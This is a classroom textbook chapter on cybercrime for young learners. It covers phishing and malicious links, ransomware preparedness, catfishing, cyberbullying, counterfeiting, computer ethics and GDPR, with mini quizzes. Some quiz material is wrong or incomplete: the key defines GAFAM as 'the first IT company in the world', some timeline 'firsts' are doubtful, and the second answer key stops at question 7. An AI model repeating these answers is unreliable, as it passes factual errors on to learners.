2012 Psy released "Gangnam Style." " shifted the entire landscape of music and video culture to help create the internet we know today by being the first ever **YouTube video to hit 1 billion views**.


2013: **first case of massive webcam hacking**. A man managed to spy on more than 400 women (https://www.businessinsider.com)

2014: **the first crypto-currency theft** (equivalent to $470 million) (https://www.comparitech.com)

2021 : In recent years, more than half of **all scams take place on the Internet (51%)**, far ahead of phone and **SMS scams (21%)**. The most sophisticated ones now combine several media. (https://www.radiofrance.fr/)

Simplified chronology of opportunities and threats due to IT developments

Figure 55. Simplified chronology of opportunities and threats due to IT developments



Caption

Decade name of the decade

Date positive event

Mini quiz

1. **1 What was the general idea behind the creation of the internet was:**

   a) to share files between colleagues
   b) to create a community of professional
   c) to spread knowledge with respect of the user around the world
   d) All the answers above

2. **the first convicted hacker was**

   a) Brain
   b) Norton
   c) Gary Thuerk
   d) Ian Murphy

3. **3. In 1978, :**

   a) The first virus
   b) The first crypto-currency theft
   c) The first spam
   d) The first computer

4. **Gary Thuerk, was the first man who :**

   a) Sent the first spam
   b) Creation of the first crypto-currency
   c) Sent the first email
   d) Creation of the first website

5. **What is the definition of cybercrime?**

   a) Cybercrime is any criminal activity that involves a computer, networked device or network.
   b) Cybercrime is a criminal activity that involves the whole family.
   c) Cybercrime is any criminal activity involving a virus.
   d) Cybercrime is any criminal activity that involves the theft of your personal data

6. **Who are the GAFAM?**

   a) The first IT company in the world
   b) An accessory to protect your data.
   c) The best VPM service
   d) The name of an old internet meme

7. **"QWERTYUIOP" was the text of the first email sent in 1971 by:**

   a) JohnMcAfee
   b) Ray Tomlinson
   c) Gary Thuerk
   d) Bill Gates

8. **Creation of Robert Tappan Morris:**

   a) The first anti-virus
   b) The first virus
   c) The first cyber attack
   d) The first computer

9. Bitcoin is :

a) The first crypto-currency
b) The second crypto-currency
c) A virus
d) A programme

10. The first case of massive webcam hacking took place in :

a) 2021
b) 1988
c) 2013
d) 2014

1d,2d,3c,4a,5a,6a,7b,8c,9a,10c

The different types of cybercrime

In the case of crimes against property and crimes against persons, three types of offences are generally distinguished:

A. The first type of offence: Dishonest collection of information.

Definition: These include attacks on automated data processing systems, personal data (such as the transfer of personal information), credit card breaches, unauthorized or unreported encryption or interception.

Some examples:

1 - Phishing

Hackers capable of infiltrating any high-tech system, "that's in the movies," laughs Serge. There's no one like that in real life. While digital attacks are sometimes carried out to steal identities, this is far from being systematic. There are simpler and, in many cases, legal ways to get the information a fraudster needs. There is even one that you may use every day: Facebook. "On Facebook, people give us their name, their city of residence and, most importantly, their date of birth," says Anthony. Even those who don't post their birthday on the social network are often compromised by their friends who publicly write "happy birthday" to them...

Extract from the interview of Serge, a teenager who steals personal data

Source : https://lactualite.com/societe/les-voleurs-didentite/

Phishing is an attempt to obtain a person's personal or confidential information by deception. Probably the most common type of internet fraud, phishing is usually carried out using emails or websites designed to lure the potential victim into sharing sensitive information with the scammer who perpetrated it. Rather than using the information themselves, many fraudsters

sell it on the dark web, usually to hackers and cybercriminals who specialise in identity theft.Victims receive emails containing requests from people or institutions known to them, for example:

- **Requesting information in exchange for sending a gift** or participating in a competition with an attractive prize or collecting a lottery prize.
- **Settlement claim** to avoid closure of access, loss of domain name or alleged GDPR compliance.
- **Call for help**: the cybercriminal pretends to be a relative, explaining that he or she is in a dire situation that requires financial assistance.
- **Chain emails** such as good luck charms, financial pyramids, solidarity appeals, or virus alerts can disguise a phishing attempt.

Although phishing attempts are nowadays better and better executed, **a phishing email often has warning signs that** can be detected: tempting offer, suspicious appearance, unexpected attachment, fictitious sending address...

SMS phishing: In 2020 alone, an estimated 2.1 trillion (2,100,000,000,000) SMS messages were exchanged worldwide, making it one of the most ubiquitous methods of communication. Unfortunately, this also means that hackers have seized on SMS as a new means of conducting cyber attacks. SMS smishing: an attacker uses an SMS message to entice recipients to click on a link and send private information or download malware to a smartphone.

Source : https://www.proofpoint.com/fr/threat-reference/smishing

In the age of "digital everything", handing over personal data to the digital giants is no longer a choice but a necessity. However, this is not without danger, given the frenetic and unsecured use of this data, which threatens citizens' rights.

Because it is considered to be the "new black gold" of the 21st century, personal data is highly coveted and is subject to savage exploitation, often accompanied by numerous abuses. Illegal use, piracy, and even manipulation of opinion are all common practices that question the security and democratic standards of our current model.

Source: https://www.pourlasolidarite.eu/fr/publication/les-donnees-personnelles-le-nouvel-or-noir-aux-multiples-enjeux#:~:text=Because%20they%20are%20considered%C3%A9r%C3%A9es,often%20accompanied%C3%A9e%20by%20many%20d%C3%A9rives

2. Hidden URLs

URLs (Uniform Resource Locator, i.e. the web address).

They can be found everywhere on social networks but beware that some shortened URLs may lead to destinations totally different from those indicated. Cybercriminals will take advantage of this to install all sorts of malware on your computer.

Source : https://www.oxfordreference.com/

Yes, but here's the thing: you've received a text message that looks official and you're not sure whether it's a scam or not.

Let's say you receive a text message from your phone provider asking you to click on a link to view your bill, and you can't figure out if it's spam or not.

1. Go directly to the website: the solution: if in doubt, just go directly to your operator's website to find this information, rather than taking the (unnecessary) risk of clicking on the link.
2. Check who is sending this link: it is essential to ensure that the sender of the email or SMS is reliable. For example, a link is probably malicious if…the source of a link is an unknown email address; an email pretends to be from official institution, the link comes from an

unsolicited message in your Facebook mailbox; the link is from a tweet from an unknown user with no followers.

3. The email address is strange: To get you to click, scammers may send you a link that looks very similar to an official address. Except that if you look closely, there are mistakes or slight modifications. In this case, do not click. If in doubt, remember that if it is important, the recipients will know how to get back to you.
4. Beware of shortened urls : with the character limit on Twitter in particular, it has become common for sites to shorten urls. Except that for scammers, it's very convenient because it allows them to hide a dubious address.
5. The address starts with http (not https) : http or https: recognizing a dangerous link. The 's' in https stands for 'secure'. In plain English, the site uses a Secure Sockets Layer (SSL) connection, which allows your information to be encrypted before it is sent to a server. If it's not there, the link may be malicious although unfortunately, many safe sites have not yet put their URLs in https. In any case, it can be a red flag.
6. Using a link checker : Use a link checker to recognize malicious links through such as Scanurl, VirusTotal, Phishtank.

Source : https://bienvivreledigital.orange.fr/securite/comment-reconnaitre-un-lien-url-malveillant-et-ne-pas-cliquer-dessus/

B Second type of offence: Endangering your property or yourself.

This category includes offences against persons and property, child pornography, incitement to terrorism and racial hatred on the Internet.

Some examples:

1 - Hard drive removal

During the night of 11-12 October 2019, the group M6 (*French Tv station*) was subjected to a violent ransomware cyber attack. [...] The question "What can I do without a computer?" was on everyone's mind. In just two hours, it was all hands on deck!

- Jérôme Lefébure, M6 group

To give substance to the guide's recommendations, M6, the Rouen University Hospital and Fleury Michon, all three victims of ransomware, share their experiences and advice in the guide, helping to raise awareness of the risk.

Source : https://www.cnil.fr/fr/rancongiciels-lanssi-et-le-ministere-de-la-justice-publient-un-guide

To deal with this cyber threat and thus be able to recover their data, more and more companies are resorting to backups. The proportion of companies using this method is 69% in France, which is higher than the global figure of 57%. Although restoring data through backups is the most widely used and reliable method, it is not always sufficient in a threat anticipation approach.

Sophos recommends the following best practices:

1. Assume that the company will be the victim of an attack

Ransomware remains a pervasive threat. No sector, no country, and no company of any size is immune to this risk. It is best to be prepared.

2. Make backups and keep a copy offline

It is recommended to follow the industry standard "3-2-1" approach of saving three copies on two different media, one of which is kept offline.

3. Deploying layered protection

As more and more ransomware attacks are accompanied by extortion attempts, it is advisable to implement layered protection to block attackers at as many stages as possible within the infrastructure.

4. Combining human expertise with anti-fraud technologies

Anti-fraud technologies offer the scalability and automation required by an organisation, while specialist cyber security actors (SOCs) are better able to spot the tell-tale signs of known procedures that betray an intrusion attempt.

5. Avoid paying the ransom

It is important to bear in mind that, even if the ransom is paid, criminals will only restore an average of two-thirds of the files.

6. Develop a disaster recovery plan in case of a malware attack

Companies that are attacked often realise too late that they could have saved themselves a lot of expense and disruption if they had an incident response plan in place.

Source : https://itsocial.fr/partenaires/zscaler-partenaire/articles-zscaler/le-cout-moyen-paye-apres-une-attaque-par-rancongiciel-est-de-130%E2%80%89000-euros/

2) Catfishing

Catfishing is a deceptive activity whereby a person creates a fictitious persona or identity on a social network, usually targeting a specific victim. This practice can be used for financial purposes, to compromise a victim in some way or to intentionally antagonise them.

A *catfish* (or *catfisher)* is a person who pretends to be someone else, using fake profile pictures, fake names and often posing as a person of a different gender to extort money from their targets. *Catfishing* media have been produced, often featuring victims who wish to identify their *catfisher*.

Celebrities have been targeted, which has brought *catfishing* practices to the attention of the media.

Source : https://fr.wikipedia.org/wiki/Catfishing

On the one hand: the catfisher

"The gazer is a man like you, nice and quiet," says Hervé, 20 years old, who has turned to internet scams. The phenomenon is not new and dates back to the year 2000. Africans mostly based in the west of the continent (Ivory Coast, Senegal, Nigeria) take advantage of cybercafés and, more recently, smartphones, to get in touch with Westerners to extract money from them. As if he were on a fishing expedition, Hervé calls out the many people who post comments on popular Facebook pages, especially those of the major French media. Marianne contacted him to ask him about his situation and his motivations. The term "gazer" refers to the passivity of the sheep that feeds itself without effort, just as a scammer can make thousands of euros by lying to strangers on the net. The advent of anonymous internet cafes in the 2000s propelled the phenomenon. Twenty years later, the modus operandi has become even simpler with the rise of smartphones. "You are so smart in the West that you created mobile phones and we, being even smarter, use them to scam you," Hervé boasts.

On the other hand the victim

Things get worse when the "young woman" asks him for 1,200 euros to settle some money problems. "It's a lot of money, but to find love one day. I cracked", says Eric. His correspondent gave him a postal address in Brittany as a token of good faith. He sent the money by Western Union money order but the barrower insisted that he use a PCS coupon instead. "I was in love and depressed, how could I refuse?

The case takes on a greater dimension when the "young woman" demands several thousand euros from him, supposedly to pay notary fees so that she can inherit her deceased father. Striking a chord is one of the specialities of grazers, and Eric is not amused. "I used the money to pay for my daughter's studies at a top school," he laments. It is from this moment on that the burden becomes too great. "I could no longer live a lie, what I did was eating me up.

His daughter discovered the secret thanks to a piece of paper lying around. "Everything exploded, my wife, who is very sensitive and whom I love in spite of everything, is followed by a psychologist, she has nightmares at night. I'm also being followed, I'm suffering, I know I've done some very bad things", he admits. Eric now hopes to find his wife and repair his marriage. Meanwhile, the grazers continue.

Source :https://www.marianne.net/societe/police-et-justice/arnaques-sur-internet-confessions-dun-brouteuret-dune-victime

3) Online harassment

"He listened to me, comforted me and when I told him about my problems, he helped me to find solutions. When I was crying, he said to me: 'You can tell me anything, I will always be there for you'. There was a very serious argument with my mother and he helped me to defuse things. He told me for example: "If you can't do anything, stay in your room, you don't stare at it until you're calm. You take the time to feel better, let the anger come out and you'll be fine. I trusted him because he was looking out for my best interests, or so I thought. He wasn't getting me up against my mother. On the contrary, he was trying to do everything he could so that I could reconcile with her. Extract from the interview of 14-year-old Jade, victim of cyber harassment

https://france3-regions.francetvinfo.fr/occitanie/haute-garonne/toulouse/temoignage-comment-jade-14-ans-s-est-faite-harcelee-sur-les-reseaux-sociaux-1995673.html

Cyberstalking is defined as "an aggressive, intentional act perpetrated by an individual or group of individuals through electronic forms of communication, repeatedly against a victim who cannot easily defend himself or herself".

Cyber-bullying takes place via mobile phones, instant messaging, forums, chat rooms, online games, email, social networks, photo sharing sites etc.

It can take many forms such as:

- Bullying, insults, mockery, or threats online
- Spreading rumours
- Account hacking and digital identity theft
- Creating a discussion topic, group or page on a social network against a classmate
- Publication of a photo or video of the victim in a bad position
- Sexting (this is a contraction of "sex" and "texting". It can be defined as "Images produced by young people (17 and under) that depict other young people and that could be used in child pornography".

source: https://www.education.gouv.fr/non-au-harcelement/qu-est-ce-que-le-cyberharcelement-325358

4) Cyberbullying

She thought it was over, ancient history, that her 13-year-old daughter would be able to resume a normal life, without repeated hate messages on social networks. However, just a few hours after she told La Dépêche, the threats started again: "My daughter has just called me to ask me to be at the bus stop when she leaves school because some girls from the school want to hit her...". Aurel, a mother of four who lives near Montauban (Tarn-et-Garonne), does not hide her distress. After a brief lull, the nightmare resumes. Like two years ago, when her daughter started receiving hateful messages on the social network Instagram. "They told her to throw herself under a train, that she didn't deserve to live," recalls Aurel. Testimony of a mother whose daughter was the victim of cyberbullying at school

Source:https://www.ladepeche.fr/2022/01/14/temoignages-cyberharcelement-il-y-avait-tellement-de-messages-de-comptes-jetais-face-a-une-montagne-10046059.php

Cyberbullying can happen to us and it has a huge impact on our lives and on the community we live in.

Table 16. Cyberbullying can happen to us and it has a huge impact on our lives and on the community we live in

	Consequence
The victim	This new trend dangerously multiplies the devastating impact on the victim and can lead to suicide. The consequences are much more serious and faster too: ● Difficulty concentrating ; ● High absenteeism ; ● Sleep problems are very important as the attacks take place in the evening and at night; ● Self-esteem is quickly weakened as the victim ends up thinking that the whole world thinks badly of them; ● Self-injury (bruises, cuts on arms or legs) and adjustment problems with food (eating too much or too little, anorexia, bulimia); ● Very fast and very important isolation: the victim feels trapped 24 hours a day, without respite or rest, and refuses to talk about it for fear of having their phone or computer confiscated, which would isolate them even more from the social network; ● Tendency to shun all places of encounter with other young people (sports, parties, group work).
The school community	The presence of harassment in a school that does not take this phenomenon into account, or buries its head in the sand ("there is no harassment in our school") teaches students the opposite of citizenship education: ● The law of the strongest ● The law of silence ● Non-assistance to a person in danger Evaluations in Finland have shown that the implementation of an anti-bullying programme (KiVa programme) changed the behaviour of witnesses, increased school motivation, and improved the perception of the classroom and the school climate.

AND THE STALKER?

"What can become of young people who have become accustomed to persecuting their loved ones on a daily basis? It is to be feared that they will continue their misdeeds into adulthood and become tomorrow those who, at work or in their family, tyrannise all those around them" (Bertrand Gardette and Jean-Pierre Bellon). The stalker looks for a loophole or finds it suddenly because a student overreacts to a remark. Harassment has no objective basis; it thrives on the rejection of difference: the harasser stigmatises, criticises and exaggerates a pupil's particularities: physical appearance (weight, height, hair, sex), identity (foreign accent, language defect, skin colour, sexual orientation), personality (shy, timid, silent, good pupil, bad pupil, clothing, interests), fragility (bereavement, disability, health problem, divorce). Amongst the harassers we can distinguish between those who initiate a harassment situation, those who pursue and support the harasser in his work (their right-hand man) and finally, the outsiders, i.e. those who do not oppose, say nothing and therefore give their agreement and endorsement to the leader. Some stalkers are former stalkers or children who reproduce what they have suffered, in a kind of revenge. Others have suffered violence at home or harassment in their family. Finally, others are leaders and are the most difficult to deal with:

- Strong charisma: the popular one in the class;
- Intelligent because he/she detects the flaws and makes fun of them;
- Acts with discretion and therefore impunity from adults, while managing to have a court around him;
- Lack of empathy: will never feel guilty (stalkers rarely admit to wrongdoing).

Source : https://www.marionlamaintendue.com/quest-ce-que-le-cyber-harcelement/

video: https://www.youtube.com/watch?v=pGIb5F1DrEg

C Third type of offence: counterfeiting and other fraud

Another young girl, less vigilant, was a victim of counterfeiting on Vinted. After scouring the platform, she fell for a pair of Dior trainers for 600 euros instead of 900 euros in the shop. But a few days after receiving the package, her joy gave way to bitterness. She has doubts about the authenticity of the product. "Inside the shoe, there are threads that come off. The brand has said that if threads come off, it's not normal. These are small details that can't be detected right away," says her mother Véronique.

Another detail fuels the buyer's suspicion. "There are spelling mistakes on the invoice," Véronique points out. It is written in English and the word 'understand' is missing an 'a', for example. "As this is a luxury brand, I think they are very careful about the spelling of their document."

To find out for sure, Véronique went to the Dior boutique on the famous Avenue Montaigne in Paris. This is not an invoice," says a saleswoman at the luxury boutique. It's not the format, nor the logo, nor the paper. There's nothing real about it. It's a fake invoice that's been issued." "Don't buy luxury on Vinted, it doesn't exist," adds his colleague

Extract from the interview of a mother whose daughter was a victim of counterfeit shoes purchased on the Vinted platform.

Source : https://www.tf1info.fr/conso-argent/les-ventes-de-contrefacon-se-multiplient-sur-la-plateforme-a-succes-vinted-2181365.html

What is counterfeiting?

Infringement, which consists in reproducing or generally using a trademark, patent, design, model or work without the authorization of the owner of the rights, leads to the image of the trademark being affected. Counterfeits are marketed through opaque channels that offer no guarantees. Counterfeiters, seeking to minimise costs both in the choice of raw materials and in the manufacturing process, neglect pre-marketing checks. For example, clothing intended to come into contact with the skin may contain dangerous and prohibited substances (azoic dyes); sunglasses may not comply with safety regulations, as they do not guarantee adequate protection.

The sale of counterfeits is often accompanied by other illegal practices (misleading commercial advertising, infringements of invoicing rules). Consumers must be able to make their choices on the basis of clear information, both on price and on the characteristics of products and services. They must make their purchases with all the guarantees that the regulations provide, including safety. Brand counterfeiting now concerns all types of products: clothing, fashion accessories, mobile phones, car parts, etc. One should be vigilant when shopping on the internet.

https://www.economie.gouv.fr/dgccrf/Publications/Vie-pratique/Fiches-pratiques/La-contrefacon

Counterfeiting costs 11 key sectors of the European economy €60 billion a year, according to a new estimate by the European Union Intellectual Property Office (EUIPO) released on Thursday. The survey, published on the occasion of World Anti-Counterfeiting Day, shows that direct annual losses due to piracy and counterfeiting reach 7.4% of sales in the sectors studied. Counterfeiting also affects employment, as legitimate manufacturers produce less, given the share of their sales taken by counterfeit products, and therefore employ fewer workers. The study estimates that around 468,000 jobs are lost across the EU.

Source: https://www.europe1.fr/economie/la-contrefacon-coute-60-milliards-deuros-par-an-a-leconomie-de-lue-3903097#:~:text=Dossiers-,The%20counterfa%C3%A7on%20co%C3%BBte%2060%20billion%20euro%20per%20year,the%C3%A9economy%20of%20the%20EU&text=The%20Office%20of%20the%20Union%20represents%20seven%20billion%20euro.

Video: https://youtu.be/xtipSzqNGRg

Thus, a cybercriminal is a person who commits at least one of these 3 offences.

Mini quiz

Question 1: Should I share a photo of friends without their consent?		Question 2: I share a rumour on Facebook. Is it illegal?	
Yes	No	Yes	No
Question 3: I get an email telling me to pay to unlock my computer. Do I have to pay?		Question 4: While searching on the internet for a pair of shoes, I find a nice ad, but it contains spelling mistakes. Should I buy the shoe?	
Yes	No	Yes	No
Question 5: I have answered an online ad. The seller asks me to buy a prepaid card to receive my order. Should I do this?		Question 6: When registering on a website, do they have to be asked for my consent to collect my personal data?	
Yes	No	Yes	No
Question 7: I meet a man on the internet who lives in Nigeria. He asks me for money to pay for his trip. Should I pay?		Question 8: I receive insulting messages on my email. Should I tell my parents?	
Yes	No	Yes	No
Question 9: I stole a USB stick to copy the data inside the device. Am I a cybercriminal?		Question 10: My friends want my Netflix account name and password. Should I share it with them?	
Yes	No	Yes	No

1 N, 2N, 3N, 4N, 5N, 6Y, 7N,

Ethics

Definition of computer ethics :

Ethics is a set of moral principles governing the behaviour of a group or an individual. Therefore, computer ethics is a set of moral principles governing the use of computers. Common issues in computer ethics include intellectual property rights (such as copyrighted electronic content), privacy and the influence of computers on society. For example, if it is easy to duplicate copyrighted (or digital) electronic files, computer ethics would suggest that it is wrong to do so without the author's approval. And although it is possible to access a person's personal information on a computer system, computer ethics would advise that such action is unethical.

Ten Commandments of Computer Ethics


The Computer Ethics Institute provides their *Ten Commandments of Computer Ethics* as a code of computer ethics. The code is both short and fairly straightforward. Both the name and format are reminiscent of the Ten Commandments of Judaism, Christianity, and Islam, but there is nothing overtly religious in nature about the Computer Ethics Institute's Ten Commandments. The Computer Ethics Institute's Ten Commandments of Computer Ethics are:

1. You shalt not use a computer to harm other people.
2. You shalt not interfere with other people's computer work.
3. You shalt not snoop around in other people's computer files.
4. You shalt not use a computer to steal.
5. You shalt not use a computer to bear false witness.
6. You shalt not copy or use proprietary software for which you have not paid.
7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. You shalt not appropriate other people's intellectual output.
9. You shalt think about the social consequences of the program you are writing or the system you are designing.
10. You shalt always use a computer in ways that ensure consideration and respect for your fellow humans.

Source : https://www.geeksforgeeks.org/computer-ethics/

Unethical Behavior

Figure 56. The Unethical Behaviors



We can develop unethical behavior either by the influence of the society in which we live, or by the way we live, or by a combination of social and personal factors.

Social factor:

1 Unethical Organizational Culture

- Unethical behavior may exist in a social group where the values and standards that are shared among people of an organization are not right according to the laws. In my group of friends, we watch illegally downloaded videos on the internet during our parties.

2 Immoral Leadership

If a group leaders fail to act in an ethical manner, other employees may not act ethically

Martin plays casinos on his cell phone during class because he is addicted to it. The whole group has downloaded the game except for me. During recess he forces me to create a game account so he can get more in games rewards.

3 Team Members with Poor Personal Ethics

- People may face pressure to violate their personal ethics because they are away from their ordinary social context and supporting culture, and they are psychologically and socially distant from there safe zone. My friends are forcing me to post a photo of Melissa who was sick, during a party, on Instagram with a bad comment.

Personal factor:

1 Failure to Consider Ethical Issues

- Studies show that people may behave unethically because they fail to ask the relevant question:


is this decision or action ethical?

Luna has hated me since I posted a video of her on Tik Tok without her permission. I should have asked her permission before I did it.

2 Unrealistic Personal Goals

- Pressure from authorities figure to meet performance goals that are unrealistic and can only be achieved by acting in an unethical manner which cause unethical behavior. I need to get good grades at school to please my parents. I know it's going to be hard and I'd rather spend all my time with my friends. Why don't I buy the answers online to the next test

source: https://faculty.ksu.edu.sa/sites/default/files/chapt-6_1.pdf



John DOE

I am a personal database

What is personal data?

The notion of 'personal data' should be understood in a very broad way.

Personal data" is "**any information relating to an identified or identifiable natural person**".

A person can be identified:

directly (example: surname, first name) **or indirectly** (e.g. by an identifier (customer number), a (telephone) number, biometric data, several specific elements of his or her physical, physiological, genetic, psychic, economic, cultural or social identity, but also voice or image). The identification of a natural person can be done : **from a single piece of data** (example: social security number, DNA) **by cross-referencing a set of data** (for example, a woman living at such and such an address, born on such and such a day, subscribing to such and such a magazine and active in such and such an association). **Example**: a marketing database containing a lot of precise information on the location, age, tastes and purchasing behaviour of consumers, even if their names are not stored, is considered as processing of personal data, as long as it can be traced back to a specific natural person.

What is the processing of personal data?

Data processing must have **a purpose**, i.e. you cannot collect or process personal data just in case it might be useful to you one day. Every data processing operation must have a purpose, which must of course be lawful and legitimate in relation to your business activity.

I check that the required data serves the intended purpose.

This notion is also very broad.

Processing of personal data" means any operation or set of operations which relates to personal data, whatever the process used (collection, recording, organisation, storage, adaptation, alteration, retrieval, consultation, use, disclosure by transmission, dissemination or otherwise making available, alignment). **For example**: keeping a file of customers, collecting the contact details of prospects via a questionnaire, updating a file of suppliers, etc. On the other hand, a file containing only the contact details of companies (e.g. the company "BDW" with its postal address, the telephone number of the switchboard and a generic contact e-mail "BDW@email.eu") does not constitute processing of personal data. The processing of personal data is **not necessarily computerised:** paper files are also concerned and must be protected under the same conditions.

Source : https://www.cnil.fr/

Scope of personal data :

The scope of personal data is very broad. For example, if you have a purchase history on an online site, the seller may use this information to suggest other products. During this same operation, he will also collect your information such as your name, first name, postal address, e-mail address, telephone number, etc. But also your purchasing habits, your IP address, your favorite websites, etc. All this information constitutes personal data.

Data portability :

Portability allows you to retrieve an archive containing all the information a service has about you. This allows you, for example, to take it with you to a competitor's service (for example, from Deezer to Spotify, or from YouTube to Dailymotion). In addition, these archives should be in a structured, machine-readable format, so that the transfer is as easy as possible.

Legislation :

The GDPR: A common response to data protection in Europe

The GDPR: the General Data Protection Regulation:

The General Data Protection Regulation (GDPR) was adopted by the European Parliament in 2016 and came into force in 2018. It establishes a legal framework for the protection of personal data in Europe. The GDPR is mandatory in all 28 Member States since its entry into force. This regulation is a key step to strengthen the fundamental rights of individuals in the digital age and to stimulate economic activity by clarifying the regulation of the digital single market for businesses and public bodies. This single law ends the current legal fragmentation between different national systems and unnecessary administrative burdens for businesses.

Scope of the GDPR:

Its application goes beyond Europe: foreign data controllers and processors, who process personal data from the European Union (EU), must apply the GDPR even if the processing is done outside the EU.

All personal data is covered by the GDPR, including that which is not in a digital format. Simply put, if the information is on paper, then the organization collecting and processing it must comply with the framework of the text, as it does with digital items.

Special protection of sensitive data

Some personal data **benefit from special protection** because they contain information that may give rise to discrimination or prejudice. They are therefore considered sensitive data. This may include political opinion, religious sensitivity, trade union involvement, ethnic origin, sexual orientation or health status.

Data portability: time limit for responding to a request.

The deadline given by the GDPR for responding to a request for data portability, i.e. where an individual requests an archive containing all the information that an organization holds about them, must be completed within a maximum of one month. However, the GDPR provides for an exception to this rule: in certain cases where the collection of information is particularly complex to implement, this period may be extended to two months.

Retention periods may be subject to specific legal obligations. Where no law provides for a retention period, it must be reasonable and proportionate to the purpose of the data processing.

Is the collection of the individual's consent systematically mandatory?

The general rule is that any entity that collects and processes personal data must obtain the prior written, clear and explicit consent of individuals. However, there are cases where individuals' consent is not required. This is

the case, for example, to comply with a legal obligation, to perform a contract or if the controller has a legitimate interest.

How long do companies have to report a data breach?

In the event of a personal data breach, the controller must notify the competent supervisory authority as soon as possible and, if possible, no later than 72 hours after becoming aware of the breach, except in very specific cases. If the notification is made later, the controller must give reasons for the delay.

GDPR compliance is not a certification validated at a given moment, but a new process of continuous improvement within the company.

Video:https://www.techtarget.com/whatis/definition/General-Data-Protection-Regulation-GDPR

Forms on the Internet

